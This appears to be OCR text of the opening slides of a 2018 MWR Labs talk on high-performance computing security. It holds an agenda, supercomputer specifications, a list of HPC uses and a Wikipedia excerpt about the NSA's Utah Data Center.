PUBLIC

++

Real World HPC Security

Warwick University

1st February 2018

John Fitzpatrick

MWR LABS

Once upon a time…

Agenda:

1. Introduction
2. HPC Overview
3. Authentication
4. Privilege Escalation
5. Outside of the HPC world
6. Wrap up

Agenda:

1. Introduction
2. HPC Overview
3. Authentication
4. Privilege Escalation
5. Outside of the HPC world
6. Wrap up

Cray | 299,008 CPU cores | 40PB 1.4 TB/s IO Lustre
710 TB Memory (32GB+6GB/node) | 20+ petaFLOPS | 18,688 nodes

HPC Usage


++

- Weather Forecasting
- Data Mining
- Cryptanalysis
- Nuclear Weapons Simulation
- Molecular Dynamics
- Oil & Gas

Security

MWR LABS

++



Utah Data Center

From Wikipedia, the free encyclopedia

Coordinates: 40.427°N 111.934°W

The **Utah Data Center**, also known as the **Intelligence Community Comprehensive National Cybersecurity Initiative Data Center**,[1] is a data storage facility for the United States Intelligence Community that is designed to store data estimated to be on the order of exabytes or larger.[2] Its purpose is to support the Comprehensive National Cybersecurity Initiative (CNCI), though its precise mission is classified.[3] The National Security Agency (NSA) leads operations at the facility as the executive agent for the Director of National Intelligence.[4] It is located at Camp Williams near Bluffdale, Utah, between Utah Lake and Great Salt Lake and was completed in May 2014 at a cost of $1.5 billion.[5]

NSA's Utah Data Center

Contents [hide]

Part of a series on
Global surveillance


Disclosures

Purpose [edit]

The data center is alleged to be able to process "all forms of communication, including the complete contents of private emails, cell phone calls, and Internet searches, as well as all types of personal data trails—parking receipts, travel itineraries, bookstore purchases, and other digital 'pocket litter'."[6] In response to claims that the data center would be

HPC Architecture

++

